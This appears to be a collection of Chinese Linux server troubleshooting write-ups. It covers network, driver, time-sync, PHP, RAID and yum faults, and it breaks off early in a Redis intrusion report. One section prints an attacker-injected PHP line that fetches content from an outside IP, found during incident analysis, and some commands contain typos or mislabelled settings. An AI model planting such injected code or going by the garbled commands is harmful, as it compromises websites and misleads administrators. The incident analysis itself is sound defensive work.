

网卡 IO 超载 .....	3
Centos 出现丢包问题解决办法 ip_contrack.....	7
关于 DEL 网卡驱动的一次故障.....	11
一个由于时间问题引发的血案 .....	18
ead from remote host X.X.X.X: Connection reset by peer 解决办法.....	20
php-cgi 占用 cpu100%的一次排障之旅 .....	21
警惕 raid 卡拖慢你服务器的读写性能 .....	25
yum 停留在 Running Transaction Test 不动的解决办法 .....	26
都是 php_admin_value open_basedir 惹的祸 .....	27
记录一次攻击事件(redis 未授权漏洞利用直接登录服务器)v.	29
经验之谈：nginx php 502 bad gateway 解决方法.....	43
如何防止 Linux 命令行下 MySQL 登录密码泄露？ .....	46
命令行登录防止 MySQL 密码泄露的几个小妙招。 .....	46
如何利用命令进行实现对文件的授予额外的访问权限.....	50
NGINX 反向代理导致大文件下载失败.....	53
记一次流量异常处理.....	55
LINUX 运维实战案例之文件已删除但空间不释放问题的分析与解决办法.....	64
CentOS6.4 系统启动失败故障排查 An error occurred during the file system check.....	103
记一次错误卸载软件包导致 Linux 系统崩溃的修复解决过程	

.....	114
1. Kernel panic - not syncing: Attempted to kill init!	115
2. 系统启动加载条完成后，一直 hang 住不动 .....	116
2.1 将系统 DVD 安装镜像加载到光驱.....	116
2.2 安装缺失的软件包.....	117
3. An error occurred during the file system check....	120
/etc/fstab 文件出错,无法进入 Linux 系统.....	123
Centos6.6 系统 fstab 故障及 root 用户密码恢复案例 .....	125
Linux 之在 CentOS 上一次艰难的木马查杀过程.....	139
阿里云 CentOS 木马查杀--/lib/udev/udev.....	175
一、背景 .....	175
二、排查.....	176
三、重启.....	178
1、chkconfig --list .....	179
2、vi /etc/rc.local .....	179
四、定位.....	179
1、/etc/crontab .....	179
2、/etc/cron.hourly/cron.sh .....	180
3、/etc/cron.hourly/kill.sh .....	180
五、解决.....	181
六、回头再想想.....	182

## 网卡 IO 超载

案例描述：

服务器 A 和 B 同是属于一个 VIP 的 Real Server , C、D、E、F、G 等数十台服务器和 A、B 同属于一个 IDC , 同一个网段。

A、B 提供后端存储服务 , C、D、E、F、G 等做 web 前端

环境：

硬件：

A、B 配置相同 , 其后分别外接一套存储

C、D、E、F、G 等配置也一样

OS: CentOS 4.3 32bit

网络环境：

A、B、C、D 的内网同属于一个交换机

E、F、G 等的内网同属于一个交换机

但 A、B、C、D、E、F、G 的内网都同属于一个网段

现象描述：

1：在从 A 服务器上同步文件时发现在 C、D、E、F、G 等机器上的下载速度是不同的 , 有些机器可以达到几十 Mb , 有些只有几十 Kb , 同一网段的而且还都是走的内网 , 这差别也太大了。

2：从 C、D、E、F、G 测试发现到 A 服务器的延时很大大约在 10ms 左右 , 而到 B 服务则是正常的 , 在 0.2-0.4ms 左右。

3 :初步检查 A 和 B 的负载以及 IO 以及连接数 ,均为发现异常。

4 : C、E、F、G 等的负载和 IO 也未发现异常。

问题 :

1 :导致到 A 延时较大以及下载速度差别较大的原因到底是什么呢 ? 2 :如何去进一步查找分析原因、并解决问题 ?

3 :如果您遇到这样的问题 ,改从何着手分析呢 ?

欢迎大家发表自己的分析思路 ,此案例的答案稍后公布。。。。。

----- update @ 2010-04-06

----- 答案已经公布请大家翻看帖子查找吧.

附 :故障时内网网卡流量分析 ,看看能否看出什么问题么 ?

191Mb	381Mb	572Mb	763Mb	954Mb
A.A.A.A	=> H.H.H.H	171Mb	181Mb	174Mb
	<=	3.66Mb	3.92Mb	3.75Mb
A.A.A.A	=> I.I.I.I	176Mb	159Mb	156Mb
	<=	3.70Mb	3.28Mb	3.26Mb
A.A.A.A	=> J.J.J.J	114Mb	121Mb	121Mb
	<=	2.41Mb	2.61Mb	2.61Mb
A.A.A.A	=> K.K.K.K	79.7Mb	84.0Mb	81.0Mb
	<=	1.77Mb	1.87Mb	1.81Mb
A.A.A.A	=> L.L.L.L	48.5Mb	59.9Mb	63.4Mb
	<=	979Kb	1.26Mb	1.35Mb
A.A.A.A	=> M.M.M.M	42.9Mb	50.4Mb	46.0Mb
	<=	968Kb	1.12Mb	1.02Mb
A.A.A.A	=> N.N.N.N	20.3Mb	21.5Mb	20.0Mb
	<=	458Kb	493Kb	449Kb
A.A.A.A	=> O.O.O.O	23.3Mb	20.4Mb	16.8Mb
	<=	501Kb	442Kb	371Kb
A.A.A.A	=> P.P.P.P	12.7Mb	15.2Mb	13.8Mb
	<=	302Kb	362Kb	325Kb
A.A.A.A	=> Q.Q.Q.Q	12.5Mb	13.6Mb	12.0Mb
	<=	272Kb	319Kb	282Kb
A.A.A.A	=> R.R.R.R	12.0Mb	13.0Mb	14.2Mb
	<=	254Kb	276Kb	304Kb
A.A.A.A	=> S.S.S.S	12.6Mb	12.6Mb	12.2Mb
	<=	273Kb	285Kb	271Kb
A.A.A.A	=> T.T.T.T	10.4Mb	11.0Mb	9.93Mb
	<=	241Kb	243Kb	226Kb
A.A.A.A	=> U.U.U.U	8.58Mb	10.1Mb	9.91Mb
	<=	176Kb	210Kb	217Kb
A.A.A.A	=> V.V.V.V	7.65Mb	6.86Mb	8.29Mb
	<=	181Kb	161Kb	189Kb
A.A.A.A	=> W.W.W.W	5.18Mb	5.29Mb	4.86Mb
	<=	122Kb	112Kb	103Kb
A.A.A.A	=> C.C.C.C	3.66Mb	4.85Mb	4.97Mb
	<=	71.7Kb	104Kb	105Kb
A.A.A.A	=> D.D.D.D	3.11Mb	2.84Mb	3.47Mb
	<=	66.0Kb	61.0Kb	72.1Kb
A.A.A.A	=> E.E.E.E	1.73Mb	1.67Mb	1.76Mb
	<=	37.0Kb	36.7Kb	38.4Kb
A.A.A.A	=> F.F.F.F	208b	272b	338b
	<=	0b	253b	230b
A.A.A.A	=> G.G.G.G	276b	272b	262b
	<=	368b	115b	192b
-----				
TX:	cumm: 3.87GB	peak: 814Mb	rates: 766Mb	794Mb 774Mb
RX:	85.3MB	18.2Mb	16.3Mb	17.1Mb 16.7Mb
TOTAL:	3.95GB	831Mb	782Mb	812Mb 790Mb

-----update @ 2010-04-07

----- 再次更新下当时的分析处理过程...

下面是我们起初分析处理的过程：

1: 检查这几台服务器所属的交换机，是否有限制？是否交换机过载？

经检查交换机未发现异常，所涉及到的端口都没有错误包记录，也没有 Qos 类的限制，只是这几台服务器属于一个 B 段，然后我们就思考是否是服务器上的路由导致的问题，随后检查路由也无异常

网络的原因大致排除掉了，只能再次寻找原因。

2：正当我们纳闷的时候发现延时恢复正常了，下载速度也恢复正常了，随后切回服务，很快故障现象有出现了。

怀疑是网口问题或是网线问题，随后把更换了 B 和 A 的网口做了调换问题依然，排除了交换机网口出问题的可能。

3：继续排查这次定位到了网线上，随后更换了 A 的内网网线，问题依然。又排除掉了网线的可能。

4：A 网卡没有丢包、没有报错，为何 B 机器没有这样的现象呢，难道.... 随后把 A、B 的内网做了互换，发现 A 恢复正常，其他服务器到 B 的延时开始变大，上述想象再次出现在服务器 B 上。随后检查负载均衡的配置没有发现异常。。。再次没有了头绪

5：到此为止把其他一切外在的因素都排除了，剩下的只有再次排除 A 本身了。

把之前做的变更全部还原，从新切回服务测试。。。。

这次我们对 A 和 B 同时做了流量的分析，终于发现了问题。。。。

通过内网的流量分析我们发现此时网卡已经达到了千兆网卡的 IO 峰值，从而形成了网络 IO 瓶颈。

从而导致上述现象，只是我们在分析的时候未考虑到网卡的 IO 极限。。。 从而在分析问题的时候走了很多弯路。

不知道大家有没有遇到过类似的网卡 IO 达到极限的问题。

总结一下：

1：要尽可能多的了解每个产品线的架构、以及其临时的调整。

2：回滚。但一个故障出现时，我们可以先去试着回滚到正常情况，然后再试着去分析问题。

3：要尽可能先从自身寻找原因。包括 服务、磁盘、存储、还有网卡 IO。

通常的思考很难一下定位到网卡 IO 超载的，这也是个人以为此故障经典的地方，希望和大家一起分享。

## **Centos 出现丢包问题解决办法 ip\_conntrack**

环境介绍：

系统: CENTOS 5.5 64 bit

软件 : nginx+mysql+php+NFS

故障排查 :

早上突然收到 nagios 服务器 check\_icmp 的报警 , 报警显示一台网站服务器的内网网络有问题。因为那台服务器挂载了内网的 NFS , 因此内网的网络就采用 nagios 的 check\_icmp 来做监控。赶紧登录服务器进行排查。首先使用 ping 内网 IP 的方式查看内网的连通性 , ping 的过程中出现丢包现象 , 信息如下:

```
64 bytes from 10.1.1.1: icmp_seq=34 ttl=255 time=0.928 ms
```

```
64 bytes from 10.1.1.1: icmp_seq=35 ttl=255 time=1.01 ms
```

```
ping: sendmsg: Operation not permitted
```

```
ping: sendmsg: Operation not permitted
```

显示 ping 不被允许 , 奇怪 , 防火墙上明明开通了 icmp 的协议。

有问题先看日志 , 日志文件一般会有所记录 , tail -f /var/log/messages , 发现大量的如下内容 :

```
Sep 13 09:11:21 download_server1 kernel: printk: 261 messages suppressed.
```

```
Sep 13 09:11:21 download_server1 kernel: ip_contrack: table full, dropping packet
```

发现是当前会话数已经满了 , 因此出现丢包现象。这里对



ip\_conntrack 做一下简单的介绍：IP\_conntrack 表示连接跟踪数据库(conntrack database),代表 NAT 机器跟踪连接的数目,连接跟踪表能容纳多少记录是被一个变量控制的,它可由内核中的 ip-sysctl 函数设置。每一个跟踪连接表会占用 350 字节的内核存储空间,时间一长就会把默认的空间填满,那么默认空间是多少?在内存为 64MB 的机器上是 4096,内存为 128MB 是 8192,内存为 256MB 是 16384

通过如下命令查看当前的会话数：

```
cat /proc/net/ip_conntrack | wc -l
```

或者使用：

```
cat /proc/sys/net/ipv4/netfilter/ip_conntrack_count
```

使用如下命令查看设置的最大会话数

```
cat /proc/sys/net/ipv4/ip_conntrack_max
```

解决办法：

发现确实已经达到了最大会话数,通过 google 发现,可以直接调大用户的最大会话数,命令为：

```
echo "102400" > /proc/sys/net/ipv4/ip_conntrack_max
```

执行此命令后,不在丢包了,ping 也正常了。但是这样设置不会永久保存,当系统重启后设置会丢失,因此需要保存到 /etc/sysctl.conf,在 /etc/sysctl.conf 中加入：  
net.ipv4.ip\_conntrack\_max = 102400,然后执行/sbin/sysctl -p 刷新内核参数即可,如果出现 error:

"net.ipv4.ip\_conntrack\_max" is an unknown key 报错的话，需要加载 ip\_conntrack 模块，使用 modprobe ip\_conntrack 加载，使用 lsmod | grep ip\_conntrack 查看模块是否加载。

终极解决：

为了使彻底解决此问题，还需要再设置一个东西，那就是会话连接超时变量，这个参数设置太长的话就会导致会话连接数不断增加，默认是设置为 432000 秒，很显然这个值太大了，通过如下命令设置小一点：

```
echo
```

```
21600 >/proc/sys/net/ipv4/netfilter/ip_conntrack_tcp_timeout_established
```

设置成 21600 也就是 6 小时，这样会自动清除 6 小时候后的无效链接。记得将这句话加到自动启动文件/etc/rc.local 文件中。

故障总结：

此次故障显示我们必须加强服务器的监控，这样才能第一时间获取故障问题并在第一时间解决，减少此类问题给公司造成损失。另外出现问题多看日志，日志往往能看出问题的蛛丝马迹，通过日志我们能更快地定位问题，从而找到问题的解决办法。

## 关于 DEL 网卡驱动的一次故障

### 导读

单位一台 R710 服务器上线以后出现网卡异常挂掉，奇怪的是只是内网不通，外网接口还是正常的。排查过程一波三折。最后通过上网查资料和打电话咨询 DEL 技术支持确认是由于 DEL 网卡驱动的一个 bug 引起，这个 bug 在 Redhat 5.3 5.4 5.5 和 Centos 系统中存在。

### 环境介绍

CPU： Xeon E5620 2.4G

内存： 12G

硬盘： 3x450G Raid 5


O S： Centos 5.5 64bit

程序： memcache,Active MQ,LVS

### 故障经过

#### 问题之----初步出现

新的服务器上线没几天就出现一次服务器不响应的情况，当时因为自己在外边，无法处理，为减少宕机时间直接打电话让机房重启服务器后恢复正常。回到公司马上查看服务器上的监控情况以及日志情况。在日志上没发现啥异常问题，但是监控图上发现一个异常，图片如下图所示：



在故障点 swap 的使用达到 100%，正纳闷，因为上面部署的服务不太可能消耗这么多内存的，总的内存有 12G。登录到服务器上，是使用命令 `free -m` 发现 swap 分区的大小为 0。怎么可能呢，我安装系统的时候肯定是创建了 swap 分区的。使用 `fdisk -l` 命令查看一下，发现原来分给 swap 的 `/dev/sda3` 竟然是 Linux raid autodetect，真是奇怪。起初怀疑是这个问题，因为 linux 系统当要使用 swap 而 swap 分区没有就会导致系统挂掉。于是赶紧先添加一个文件 swap，以免再次出现问题，添加步骤如下：

1、 使用 `dd` 命令创建一个用于 swap 分区的 16G 的文件

```
dd if=/dev/zero of=/data/tmp/myswap bs=32k  
count=524288
```

2、 使用 `mkswap` 格式化该文件

```
mkswap /data/tmpmyswap
```

3、 启用新建的 swap 分区文件

```
swapon /data/tmp/myswap
```

4、 将该 swap 分区添加到/etc/fstab 自动启动

```
/data/tmp/myswap swap swap defaults 0 0
```

临时解决了这个问题，那么是什么原因导致 swap 分区没添加成功呢？在虚拟机上重新安装了系统，终于发现是我分区的时候不小心选择了 swap 上面的一个分区，可能是当时操作太快了，于是将/dev/sda3 重新格式化成 swap 分区，并将添加的文件 swap 去掉，步骤如下：

1、 格式化/dev/sda3 为 swap

```
mkswap /dev/sda3
```

2、 启动 swap

```
swapon /dev/sda3
```

3、 去掉原来添加的文件 swap

```
swapoff /data/tmp/myswap
```

4、 添加到/etc/fstab 自启动

```
/dev/sda3          swap          swap  defaults    0
0
```

通过以上步骤，服务器上已经有了 swap 分区了，再使用 free -m 查看发现 Swap 为 16002M。

### 问题之----现场体验

本以为问题已经得到解决，但是上周六早上又收到该服务器的报警，报警内容显示该服务器宕机了，这次我在家可以直接

现场体验服务器故障情况了，由于那个机器配置有内网和外网，于是首先登录到局域网的一台机器上，ping 这台机器的局域网 IP 不同。接着从我加的电脑 ping 该机器的公网 IP，竟然是通的。通过 SecureCRT 登录上去使用 top 命令查看各个指标都正常，奇怪啊，就是内网不通。使用 ifdown eth0/ifup eth0 重启内网网卡后，再 ping 内网 IP 竟然通了，真是奇怪。问题临时解决了。由于不能马上定位问题，而那个服务器非常重要，又不能长时间出问题，因此先写了个脚本，实现功能如果是内网不能连通就重启内网网卡来临时解决这个问题，脚本内容如下：

```
cat /var/script/monitor_network/monitor_network.sh
#!/bin/bash
packet_lost_status=`ping -i 0.01 -c 20 172.16.88.10 | grep
"packet loss" | awk '{{sub(/%/,"",$6)}}print $6}`
if [ $packet_lost_status -gt "95" ];then
    echo "`date` restart eth0" >>restart_network.log
    /sbin/ifdown eth0
    /sbin/ifup eth0
    echo "`date` start eth0 ok" >>restart_network.log
fi
```

问题之----接近真相

有了脚本的保护就可以从容地来排查问题了，目前将问题定位到

了 eth0 内网网卡上面 ,通过 dmesg 来诊断没发现 eth0 网卡有异常 , 查看 /var/log/message 也没发现有什么明显的错误。于是想去网上搜索一下看看是否有人和我一样的问题 , 于是在百度、google 中搜索 DEL R710 centos 网络中断、DEL R710 网络中断等关键字 , 发现了很多朋友遇到过这个问题。很多文章都提到 dell 的服务器网卡 Broadcom Corporation NetXtreme II BCM5709 Gigabit Ethernet 在负载高的情况下会出现无故中断,重启网卡就好了,要更新网卡驱动。登录到服务器查看我的网卡型号 , 正好是这个型号 : eth0: Broadcom NetXtreme II BCM5709 1000Base-T , 似乎找到了问题的根源。

还不太放心 , 又拨通了 DEL 的技术支持电话 4008845117。DEL 服务器的技术支持正式目前该网卡在 Redhat 5.3、5.4、5.5 以及 Centos 5.3、5.4、5.5 的旧的驱动存在 bug , Broadcom Corporation NetXtreme II BCM5709 Gigabit Ethernet 在负载高的情况下会出现无故中断 , 重启网卡就可以。升级到最新的驱动就能解决该问题 , 终于确认了问题了 , 下面就来搞定 Centos 5.5 64bit 下的网卡驱动升级

问题之----完美解决

下面是详细的 Centos 5.5 64bit 下的网卡驱动升级的详细流程 :

在升级之前先使用命令 modinfo bnx2 查看一下网卡的驱动版

本，升级之前的版本为：2.0.2。

1. 从 [http://zh-cn.broadcom.com/support/ethernet\\_nic/netxtremeii.php](http://zh-cn.broadcom.com/support/ethernet_nic/netxtremeii.php) 下载最新的 Broadcom NetXtreme II BCM5706/5708/5709/5716 的 linux 驱动。

2. `yum -y install kernel-devel` 安装内核源码 ( 服务器已经安装过了 )。

3. 备份之前的驱动：

```
cp
/lib/modules/2.6.18-194.el5/kernel/drivers/net/bnx2.ko
/lib/modules/2.6.18-194.el5/kernel/drivers/net/bnx2.ko_b
ak
```

4. 安装驱动：

```
unzip license.zip
cd Server/Linux/Driver
tar xzvf netxtreme2-7.0.36.tar.gz
cd netxtreme2-7.0.36/bnx2/src
make && make install
```

5. 加载新的驱动

```
./load_driver.sh
cat load_driver.sh
#!/bin/bash
```



```
rmmod bnx2  
modprobe bnx2  
/etc/rc.d/init.d/network restart
```

通过这两个命令来重新加载新的驱动，也可以通过重新启动系统的方式。

升级完成以后，再通过 `modinfo bnx2` 命令来查看驱动版本号，版本为：2.1.12b。

至此问题总算解决了！

### 经验总结

通过这次故障找到了以前没有 swap 添加所无的隐含问题，从某种意义上要感谢这次故障，不然以后还是会出现问题。获得了 Redhat 系列和 Centos 系列对 DEL 网卡的支持的 bug，以后所有 linux 系统的新服务器上线之前都必须先更新网卡驱动，避免类似的故障发生，影响公司的业务。最后一个经验就是当你对故障无从下手的时候可以多 google、baidu，也许会有意外的发现，此外 DEL 技术支持也是一个相当重要的资源，毕竟他们处理过很多类似的故障有相当的经验。利用好网络和 DEL 技术支持的资源也许会出现事半功倍的效果。

## 一个由于时间问题引发的血案

导读：公司目前正在搞多机房部署，多机房部署数据库这一块采用是 MYSQL 的主主同步，由于部署另外一个机房的时候忘记添加时间 ntp 服务器的同步，导致两个机房服务器时间不一致，而公司有个论坛是采用 discuzX2 的版本，论坛的 php 的统计程序会在 0 点的时候做清空帖子数等一些操作，这些信息会改写数据库中相应的记录，应此通过 MYSQL 的同步，另外一边也出现帖子数清零的现象。

公司目前正在实施多机房部署，避免因为一个机房出问题而导致业务中断的情况，目前另外一个机房已经部署好了，只是目前只用了一个机房，深圳机房还处于测试阶段，架构如下图所示：



目前在用的是佛山机房。网站架构为 LNMP(linux/nginx/mysql/php),其中论坛使用的是 discuzX2 的版本。

下午 3 点的时候运营那边突然打电话过来询问,为什么论坛的所有板块的帖子都置 0 了?感到问题比较严重,于是赶紧登录服务器查看, `SELECT `name`,todayposts FROM pre_forum_forum;`查看这个板块表中,发现 todayposts 被重置了。因为数据库的管理员只有我一个人知道,因此不会有人去直接重置那个表的信息。查找计划任务看看是否有计划任务会去更新 pre\_forum\_forum 表的 todayposts 字段,也没发现。我怀疑是什么条件触发了那个论坛的一些统计脚本,因为帖子到了 0 点才会清零。突然意识到会不会是时间到 0 点了?于是登录佛山服务器查看,时间正常。再登录深圳机房服务器,oh my gold! 时间是 00 点过 2 分钟。咨询开发,他们说是 discuz 中含有一些统计的和清零的脚本,到了 0 点就会清空帖子数等一些操作。这些操作会写入数据库,由于佛山和深圳机房做了 MYSQL 主主同步,因此也会同步到佛山机房的数据库中,导致佛山的论坛出现帖子数清零的现象。那么为什么深圳机房的时间会和佛山机房的差那么远呢?原来是忘记将时间同步的命令添加到计划任务中。赶紧将时间同步的命令添加到计划任务中, `59 5,9,14,19,23 * * * ntpdate asia.pool.ntp.org`。另外为了避免类似问题,将

这个命令加入到系统初始化脚本中,以后一安装完系统就跑系统初始化脚本。

教训：这个是一个很低级的错误，对于这种服务器都需要用的基础配置，必须添加到系统初始化脚本中，避免再次出现类似的问题。同时也给自己一个教训就是配置好服务器后需要做详细的检查，要细心，杜绝此类低级错误的发生。

**ead from remote host X.X.X.X: Connection reset by peer 解决办法**

有的时候要采用 scp 备份异地的文件，这个时候有的时候会出现如下报错

```
ead from remote host X.X.X.X: Connection reset by peer  
lost connection
```

解决办法，在客户端上的/etc/ssh/sshd\_config 添加如下内容:

```
ClientAliveInterval 300
```

```
ClientAliveCountMax 60
```

重启 ssh，看看是否还会出现类似问题？

## php-cgi 占用 cpu100%的一次排障之旅

先说下我们网站的架构,由于目前网站访问量不是很大,但是由于最近公司网站要推广,所以将网站由单机切换成前端用 nginx 做负载均衡,带动两台 web 服务器,所有网页和静态文件都通过 NFS 共享调用,NFS 服务装在其中的一个 web 服务器上,后端用 mysql 主从的方式,是很典型的架构。

切换成这个架构才 2 天,就收到 nagios 的报警,报警信息显示有一台 web 服务器负载很高,于是通过 SecureCRT 登录到服务器上,用 top 命令看了一下,发现有几个 php-cgi 进程占用了大量的 CPU,如下:

```
13889  www    25  0 228m 14m  9344  S 100.4 0.1 14:51.22
php-cgi
13882  www    25  0 227m 13m  9284  S 100.1 0.1 10:53.18
php-cgi
13924  www    25  0 227m 9936 5732  S 100.1 0.1 23:20.80
php-cgi
13927  www    25  0 226m 5228 2064  R 100.1 0.0 24:44.24
php-cgi
```

```
13827 www    25  0 228m 15m 10m   R   99.7 0.1 12:57.60
php-cgi
13900  www    25  0 228m 19m 13m   R   99.7 0.1  9:03.09
php-cgi
```

由上面的截图我们可以看出那几个 php-cgi 进程不但占用了大量的 CPU，而且运行时间非常长，本来 php-cgi 接到一个请求运行很快的，怎么这几个运行那么久还没释放？于是采用命令 `ls -l /proc/13827/fd/` 查看这个长时间的进程到底在干什么事情，结果如下：

```
lrwx----- 1 www www 64 Dec 11 12:03 0 -> socket:[68444030]
l-wx----- 1 www www 64 Dec 11 12:03 1 -> pipe:[68444057]
l-wx----- 1 www www 64 Dec 11 12:03 2 -> pipe:[68444058]
lrwx----- 1 www www 64 Dec 11 12:03 3 -> socket:[68468225]
lrwx----- 1 www www 64 Dec 11 12:03 4 -> socket:[68469788]
lrwx----- 1 www www 64 Dec 11 12:03 5 -> socket:[68457928]
```

看到里面没有打开文件或者写入文件，这个进程没干什么事情，比较奇怪，然后采用 `strace` 命令跟踪下看看这个进程在做什么东西呢？

```
strace -p 13827
poll([{fd=4, events=POLLIN}], 1, 0) = 0 (Timeout)
select(5, [4], [4], [], {15, 0}) = 1 (out [4], left {15, 0})
```



```
script_filename = /data/htdocs/bbs.hrloo.com/apl.php  
[0x00007ffffb060fd70] file_get_contents()  
/data/htdocs/bbs.hrloo.com/apl.php:10
```

查看/data/htdocs/bbs.hrloo.com/apl.php 第十行的内容如下：

```
echo file_get_contents('http://121.10.108.227:86/yh.asp');
```

网上查了一下发现了介绍 `php` 这个函数当里面网址响应很慢的时候就会出现 CPU 占用很高的情况，而且会一直卡住，不会超时，再看看这个链接，访问一下指向到了一个小说网站，是别人攻击后嵌入的，将这个文件还原后恢复正常。奇怪的是那个安装 NFS 的 web 服务器却不会出现那个问题，看来是由于本来那个站点又慢，通过 NFS 调用就更慢了，因此出现了这个故障。感谢这次故障，才发现了这个严重的问题。

故障修复了，但是问题还远远没有解决，重点要找到文件是如何被修改的，防止再出现类似事故。看来下面还有很多事情要忙乎了。呵呵！



## 警惕 raid 卡拖慢你服务器的读写性能

上个星期，因为要把用于测试的 mysql 服务器更换成 mysql cluster，mysql cluster 采用内存+磁盘存储的方式，因此找了 2 台 DEL R710 的服务器，一台是很久以前配置用来做 SVN 的，上个月刚迁移到了其他的服务器，刚好闲置下来，另外一台是新购买的。为了节约成本，选择在两台服务器上面安装 exsi 虚拟服务器，然后各自安装两个 linux 系统。成功配置 mysql cluster 并进行初始化之后，需要添加表空间、日志文件组、日志文件以及数据文件，在进行这一步操作的时候发现运行了半个小时还没有完成，奇怪的是我们其他的几个环境切换成 mysql cluster 进行这一步操作的时候几分钟就搞定了，进入服务器查看，发现新的 DEL R710 服务器创建的时候很快，旧的 DEL R710 超级慢！再采用 exsi 服务器的客户端上传一个 4G 的 ISO 文件测试，发现新的那台服务器需要 3 分钟，而旧的那台服务器需要 12 分钟，两台服务器的硬盘都是 SAS 7200 转的，按道理应该不会相差那么远的，初步确定是瓶颈在硬盘上，是由于磁盘写入慢导致的，会不会是久的服务器用旧了产生了很多磁盘坏道？

为了进一步确认问题，采用 DEL 服务器自带的硬件检测工具检测，没发现磁盘有什么异常，供应商派技术人员到现场，仍然找不出原因。打电话到 DEL 那边咨询后，他们的回复是磁盘故障的可能性较小，可能问题出现在阵列卡上，因为那个阵列卡不是

DEL 原装的。通过和供应商那边的技术沟通后，他们会第二天带一个相同类型的 SAS 6/IR 阵列卡、一个性能更好的 PERC 6/I 阵列卡以及两个 7200 转的 SAS 硬盘过来，进行排查测试。

第二天，技术过来后直接进入机房，先将相同类型的阵列卡换上去，故障依旧。然后将性能更好的阵列卡换上去，重新安装 exsi 虚拟服务器，然后上传文件，发现速度有了非常大的提升，从原来的 12 分钟提升到 2 分钟。问题找到了，换上好的 RAID 卡问题解决！新的阵列卡拥有 256M 的缓存，而旧的那块没有任何缓存，因此写入的时候奇慢，不写入大文件的话还真的很难发现这个问题。

总结：我们购买的服务器都不是从 DEL 直接购买的，而是从二级供应商购买，供应商使预算更便宜，就采用了性能很差的 RAID 卡，这种 RAID 卡是没有缓存的，因此读写的时候会非常慢。因此大家在购买服务器的时候最好还是从 DEL 直接购买，或者从供应商购买的时候写好配置单给他们，免得他们自作主张弄了最烂的 RAID 卡来忽悠你。

## **yum 停留在 Running Transaction Test 不动的解决办法**

yum 停留在 Running Transaction Test 不动的解决办法

```
# rm -f /var/lib/rpm/___db.*
```

```
# yum clean all
```

```
# rpm -v -v rebuildddb
```

如果执行以上操作还出现同样问题，则执行

```
# strace yum -y install ppp
```

发现在读取/home/schoolba/public\_html/file 这目录就停止了

于是知道了是 nft 挂载的目录出了问题，于是利用  
umount /home/schoolba/public\_html/file 还是不行，利用下面的命令处理

```
umount -l /home/schoolba/public_html/file
```

然后重新挂载，我这里是由于防火墙的问题导致！

## **都是 php\_admin\_value open\_basedir 惹的祸**

为了安全在服务器虚拟主机上添加了：

```
php_admin_value                                open_basedir  
"usr/local/apache/htdocs/www"
```

但这会导致 move\_uploaded\_file 不能读取临时目录中的上传文件，导致上传文件失败。提示错误如下：

```
Warning:                                     move_uploaded_file()  
[function.move-uploaded-file]: open_basedir restriction in  
effect. File(/tmp/phpqwg5rO) is not within the allowed
```

path(s): (/usr/local/apache/htdocs/www) in  
/usr/local/apache/htdocs/www/includes/lib\_common.php  
on line 3130

解决方法：

将上传文件的临时目录加入到 php\_admin\_value  
open\_basedir 后面，最后看起来是这样的：

```
php_admin_value open_basedir  
"usr/local/apache/htdocs/www:/tmp"
```

注意两个路径用：隔开

把 PHP 脚本操作限制在 web 目录可以避免程序员使用 copy 函数把系统文件拷贝到 web 目录。move\_uploaded\_file 不受 open\_basedir 的限制，所以不必修改 php.ini 里 upload\_tmp\_dir 的值。

另外要注意的一点是，当这个在两个虚拟主机之间，长传文件的时候会出现问题，比如：

我现在有两个域名：分别是 www.aaa.com www.bbb.com

www.aaa.com 的配置加了一行：

```
php_admin_value open_basedir  
"usr/local/apache/htdocs/aaa:/tmp"
```

www.bbb.com 的配置加了一行：

```
php_admin_value open_basedir  
"usr/local/apache/htdocs/bbb:/mp"
```

这时候如果通过 [www,aaa.com](http://www,aaa.com) 上传文件到 [www.bbb.com](http://www.bbb.com) 就会失败，反之亦然！

## 记录一次攻击事件(redis 未授权漏洞利用直接登录服务器)v

听到朋友说接到阿里云的报障，提示黑客把他的服务器当肉鸡了，当时有点怕怕，继而官方的网络带宽也爆了进而系统处于瘫痪，当时我需要帮他处理这个问题

1 在没有查到杀手之前我是先把带宽&端口用 iptables 做了限制这样能保证我能远程操作服务器才能查找原因

```
#!/bin/bash
#data 2015-01-19
#autoer lrm
iptables -F
iptables -F -t nat
iptables -X

iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT

#####load connection-tracking modules
modprobe iptable_nat
modprobe ip_conntrack_ftp
modprobe ip_nat_ftp
#####access
iptables -A INPUT -f -m limit --limit 100/sec --limit-burst 100 -j ACCEPT
iptables -A OUTPUT -f -m limit --limit 100/sec --limit-burst 100 -j ACCEPT
iptables -A FORWARD -p icmp --icmp-type echo-request -m limit --limit 1/s --limit-burst 10 -j ACCEPT
#####gz_lanhai_IDC
#####
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp -m multiport --dport 80,22 -j ACCEPT
```

2 在各种 `netstat -ntlp` 的查看下没有任何异常 在 `top` 下查到了有异常进程还有些异常的这里就截图一个

```
14429V 1 root 20 0 439124 9236 5390 3 0.0 0.2 0:00.00 /usr/sbin/sshd -i -L 23
12862 root 20 0 499996 6220 5390 3 0.0 0.2 0:00.00 /usr/sbin/sshd -i -L 23
